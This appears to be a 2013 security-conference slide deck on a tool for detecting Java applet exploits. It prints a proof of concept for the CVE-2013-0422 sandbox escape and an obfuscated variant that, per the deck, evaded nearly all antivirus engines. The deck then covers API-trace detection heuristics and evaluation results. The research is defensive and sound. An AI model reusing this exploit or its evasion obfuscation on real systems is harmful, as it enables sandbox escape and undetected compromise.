An automatic analysis and detection tool for Java exploits

Xinran Wang

Formerly with Palo Alto Networks

xinranwang@gmail.com


October 2, 2013

Overview

- Background
- Java Security Model
- Java vunlerabilities and exploits
- Obfuscation
- System Design
- Generic Heuristics
- Evaluation

Java is everywhere

According to Oracle, 1.1 billion desktops run Java.



Status: Registering Java Runtime Environment

3 Billion Devices Run Java


Computers, Printers, Routers, Cell Phones, BlackBerry, Kindle, Parking Meters, Public Transportation Passes, ATMs, Credit Cards, Home Security Systems, Cable Boxes, TVs...

Java is not Secure!

- 3 zero-day Java vulnerabilities found in the wild only in the first three months of 2013.
- In June, Oracle issues critical patches for 40 Java vulnerabilities.
- 93% of Java Users Not Running Latest Version.
- One of the most popular exploit vectors in the wild and used almost all known exploit kits.
- Over 600,000 Macs infected by with Flashback Trojan started exploiting a security hole in Java in 2012.

Java Sandbox Model

- Verifier
- Class Loader
- Security Manager



Java Vulnerabilities

- Type Confusion. e.g. CVE-2012-0507, CVE-2013-2423
- Logic Error. e.g. CVE-2013-0422, CVE2013-0431
- Memory Corruption. e.g. CVE-2013-1493
- Argument Injection. e.g. CVE-2010-1423

Java Exploit Example: CVE-2013-0422 POC

```
public void init()
{
 try
 {
  ByteArrayOutputStream bos = new ByteArrayOutputStream();
  byte[] buffer = new byte[8192];
  int length;
  InputStream is = getClass().getResourceAsStream("B.class");
  while( ( length = is.read( buffer ) ) > 0 )
   bos.write( buffer, 0, length );
  buffer = bos.toByteArray();
  JmxMBeanServerBuilder localJmxMBeanServerBuilder = new JmxMBeanServerBuilder();
  JmxMBeanServer localJmxMBeanServer = (JmxMBeanServer)localJmxMBeanServerBuilder.newMBeanServer("", null, null);
  MBeanInstantiator localMBeanInstantiator = localJmxMBeanServer.getMBeanInstantiator();
  ClassLoader a = null;
  Class localClass1 = localMBeanInstantiator.findClass("sun.org.mozilla.javascript.internal.Context", a);
  Class localClass2 = localMBeanInstantiator.findClass("sun.org.mozilla.javascript.internal.GeneratedClassLoader", a);
  MethodHandles.Lookup localLookup = MethodHandles.publicLookup();
  MethodType localMethodType1 = MethodType.methodType(MethodHandle.class, Class.class, new Class[] { MethodType.class });
  MethodHandle localMethodHandle1 = localLookup.findVirtual(MethodHandles.Lookup.class, "findConstructor",
     localMethodType1);
  MethodType localMethodType2 = MethodType.methodType(Void.TYPE);
  MethodHandle localMethodHandle2 = (MethodHandle)localMethodHandle1.invokeWithArguments(new Object[] { localLookup,
    localClass1, localMethodType2 });
  Object localObject1 = localMethodHandle2.invokeWithArguments(new Object[0]);
  MethodType localMethodType3 = MethodType.methodType(MethodHandle.class, Class.class, new Class[] { String.class,
    MethodType.class });
  MethodHandle localMethodHandle3 = localLookup.findVirtual(MethodHandles.Lookup.class, "findVirtual", localMethodType3);
  MethodType localMethodType4 = MethodType.methodType(localClass2, ClassLoader.class);
  MethodHandle localMethodHandle4 = (MethodHandle)localMethodHandle3.invokeWithArguments(new Object[] { localLookup,
    localClass1, "createClassLoader", localMethodType4 });
  Object localObject2 = localMethodHandle4.invokeWithArguments(new Object[] { localObject1, null });
  MethodType localMethodType5 = MethodType.methodType(Class.class, String.class, new Class[] { byte[].class });
  MethodHandle localMethodHandle5 = (MethodHandle)localMethodHandle3.invokeWithArguments(new Object[] { localLookup,
    localClass2,"defineClass", localMethodType5 });
  Class localClass3 = (Class)localMethodHandle5.invokeWithArguments(new Object[] { localObject2, null, buffer });
```

Java Obfuscation

- String obfuscation.
- User-defined class, method/function and variable names obfuscation.
- Class/method Combined and Splitted.
- Garbage statement insertion.
- Java reflection mechanism. Class.forname, Class.newInstance, Class.getMethod, reflect.Method.invoke


Obfuscated CVE-2013-0422 POC code

```
public void init()
{
 try
 {
  ByteArrayOutputStream bos = new ByteArrayOutputStream();
  byte[] buffer = new byte[8192];
  int length;

  InputStream is = getClass().getResourceAsStream("ABC.class");
  while( ( length = is.read( buffer ) ) > 0 )
    bos.write( buffer, 0, length );
  buffer = bos.toByteArray();

  Class JBSBuilderClass=grabClass(decode("Sm14TUJlYW5TZXJ2ZXJCdWlsZGVy"));
  Object JBSBuilder=JBSBuilderClass.newInstance();
  Method newServerMethod=JBSBuilderClass.getDeclaredMethod(decode("bmV3TUJlYW5TZXJ2ZXI="));
  Object JBS=newServerMethod.invoke(JBSBuilder,"", null, null);
  Method getMBIMethod=JBS.getClass().getDeclaredMethod(decode("Z2V0TUJlYW5JbnN0YW50aWF0b3I="));
  Object MBI = getMBIMethod.invoke(JBS,null);
  Method findClassMethod = MBI.getClass().getDeclaredMethod("findClass");
  ClassLoader a = null;
  Class llClass1 = (Class) findClassMethod.invoke(MBI, decode("c3VuLm9yZy5tb3ppbGxhLmphdmFzY3JpcHQuaW50ZXJuYWwuQ29udGV4dA=="), a);
  Class llClass2 = (Class) findClassMethod.invoke(MBI, decode("c3VuLm9yZy5tb3ppbGxhLmphdmFzY3JpcHQuaW50ZXJuYWwuR2VuZXJhdGVkQ2xhc3NMb2FkZXI="), a);
  String junk;
  MethodHandles.Lookup llLookup = MethodHandles.publicLookup();
  junk="This is a junk string";
  MethodType llMethodType1 = MethodType.methodType(grabClass(decode("TWV0aG9kSGFuZGxl")), Class.class, new Class[] { grabClass(decode("TWV0aG9kVHlwZQ==")) });
  junk="This is a junk string";
  MethodHandle llMethodHandle1 = llLookup.findVirtual(grabClass(decode("TWV0aG9kSGFuZGxlcy5Mb29rdXA=")), decode("ZmluZENvbnN0cnVjdG9y"), llMethodType1);
  junk="This is a junk string";
  MethodType llMethodType2 = MethodType.methodType(Void.TYPE);
  junk="This is a junk string";
  MethodHandle llMethodHandle2 = (MethodHandle)llMethodHandle1.invokeWithArguments(new Object[] { llLookup, llClass1, llMethodType2 });
  junk="This is a junk string";
  Object llObject1 = llMethodHandle2.invokeWithArguments(new Object[0]);
  junk="This is a junk string";
  MethodType llMethodType3 = MethodType.methodType(grabClass(decode("TWV0aG9kSGFuZGxl")), Class.class, new Class[] { String.class, grabClass(decode("TWV0aG9kVHlwZQ==")) });
  junk="This is a junk string";
  MethodHandle llMethodHandle3 = llLookup.findVirtual(grabClass(decode("TWV0aG9kSGFuZGxlcy5Mb29rdXA=")), decode("ZmluZFZpcnR1YWw="), llMethodType3);
  junk="This is a junk string";
  MethodType llMethodType4 = MethodType.methodType(llClass2, grabClass(decode("Q2xhc3NMb2FkZXI=")));
  junk="This is a junk string";
  MethodHandle llMethodHandle4 = (MethodHandle)llMethodHandle3.invokeWithArguments(new Object[] { llLookup, llClass1, decode("Y3JlYXRlQ2xhc3NMb2FkZXI="), llMethodType4 });
  junk="This is a junk string";
  Object llObject2 = llMethodHandle4.invokeWithArguments(new Object[] { llObject1, null });
  junk="This is a junk string";
  MethodType llMethodType5 = MethodType.methodType(Class.class, String.class, new Class[] { byte[].class });
  junk="This is a junk string";
  MethodHandle llMethodHandle5 = (MethodHandle)llMethodHandle3.invokeWithArguments(new Object[] { llLookup, llClass2,decode("ZGVmaW5lQ2xhc3M="), llMethodType5 });
  junk="This is a junk string";
  Class llClass3 = (Class)llMethodHandle5.invokeWithArguments(new Object[] { llObject2, null, buffer });
  junk="This is a junk string";
```

Virustotal result of Obfuscated CVE-2013-0422 POC code



SHA256:	ae87ab59a4de67223324b2e2a9d63214e49ddf987cca874b314fdab768dc3839
File name:	Exploit.class
Detection ratio:	1 / 46
Analysis date:	2013-06-09 03:09:27 UTC (2 days, 14 hours ago)

Antivirus	Result	Update
Agnitum	✓	20130608
AhnLab-V3	✓	20130608
AntiVir	✓	20130608
Antiy-AVL	✓	20130608
Avast	✓	20130609
AVG	✓	20130609

The Tool

- Identify known vulnerabilities.
    - CVE-2013-0422
    - CVE-2013-0431
    - CVE-2013-2460
    - . . .
- Heuristics to identify zero-day/unknown exploits.

Java API trace

Here is an example.

```
APILOG:com.sun.jmx.mbeanserver.MBeanInstantiator.findClass:sun.org.mozilla.javascript.internal.Context:null
APILOG:com.sun.jmx.mbeanserver.MBeanInstantiator.findClass:sun.org.mozilla.javascript.internal.GeneratedClassLoader:null
APILOG:java.lang.invoke.MethodHandle.invokeWithArguments:java.lang.Object/public:class sun.org.mozilla.javascript.internal.Context:()void
APILOG:java.lang.invoke.MethodHandle.invokeWithArguments
APILOG:java.lang.invoke.MethodHandle.invokeWithArguments:java.lang.Object/public:class sun.org.mozilla.javascript.internal.Context:createClassLoader:(ClassLoa
APILOG:java.lang.invoke.MethodHandle.invokeWithArguments:sun.org.mozilla.javascript.internal.Context@1ab8669:null
APILOG:java.lang.invoke.MethodHandle.invokeWithArguments:java.lang.Object/public:interface sun.org.mozilla.javascript.internal.GeneratedClassLoader:defineClas
APILOG:java.lang.invoke.MethodHandle.invokeWithArguments:sun.org.mozilla.javascript.internal.DefiningClassLoader@25df30:null:[B@6001d5
```

Patch Java API

```
public static
void setSecurityManager(final SecurityManager s) {
  System.out.println("APILOG:System.setSecurityManager:"+s); // the patch
  try {
    s.checkPackageAccess("java.lang");
  } catch (Exception e) {
    // no-op
  }
  setSecurityManager0(s);
}
```

Heuristics for zero-day/unknown exploits

- Disable Java security manager
- Executing an external command
- Malicious attempts.

```
java.security.AccessControlException: access denied ("java.lang.RuntimePermission" "setSecurityManager")
	at java.security.AccessControlContext.checkPermission(AccessControlContext.java:366)
	at java.security.AccessController.checkPermission(AccessController.java:555)
	at java.lang.SecurityManager.checkPermission(SecurityManager.java:549)
	at java.lang.System.setSecurityManager0(System.java:296)
	at java.lang.System.setSecurityManager(System.java:287)
	at Hello.init(Hello.java:19)
	at sun.applet.AppletPanel.run(AppletPanel.java:434)
	at java.lang.Thread.run(Thread.java:722)
```

Evaluation on Virustotal Data

CVE	Total Samples	True Positivs	Other CVEs	Not Exploit
CVE-2013-0422	357	147	33	177
CVE-2013-0431	199	85	21	92

Evaluation In The Wild

File	MD5	VT hits	CVE detected
nkcVaWNcv.jar	1d3a2d895a8c9c1e2e2308f977af946c	1/45	CVE-2013-0431
zvCrMUuNm.jar	0e3a01328e963171b6dfc525d1f0a909	2/45	CVE-2013-0431
lihcR.jar	ee2a3c781c72119e9fd75ff442021c56	2/45	CVE-2013-2460
goyAzs.jar	d67dbb1bdfa1dfd523939224d657d2ed	2/45	CVE-2013-2460
vertical_clinical_gender-sergeant.jar	9136faee806896d6b222f9115acd6cbc	2/45	CVE-2013-0422

Conclusions

- Java vulnerability is one of the most popular exploit vector in exploit kit
- obfuscation makes static analysis and traditional signature-based detection ineffective.
- The proposed tool can accurately identify known vulnerability of it.
- The proposed tool can identify not only known vulnerability of exploits, but also zero day exploits.

Q & A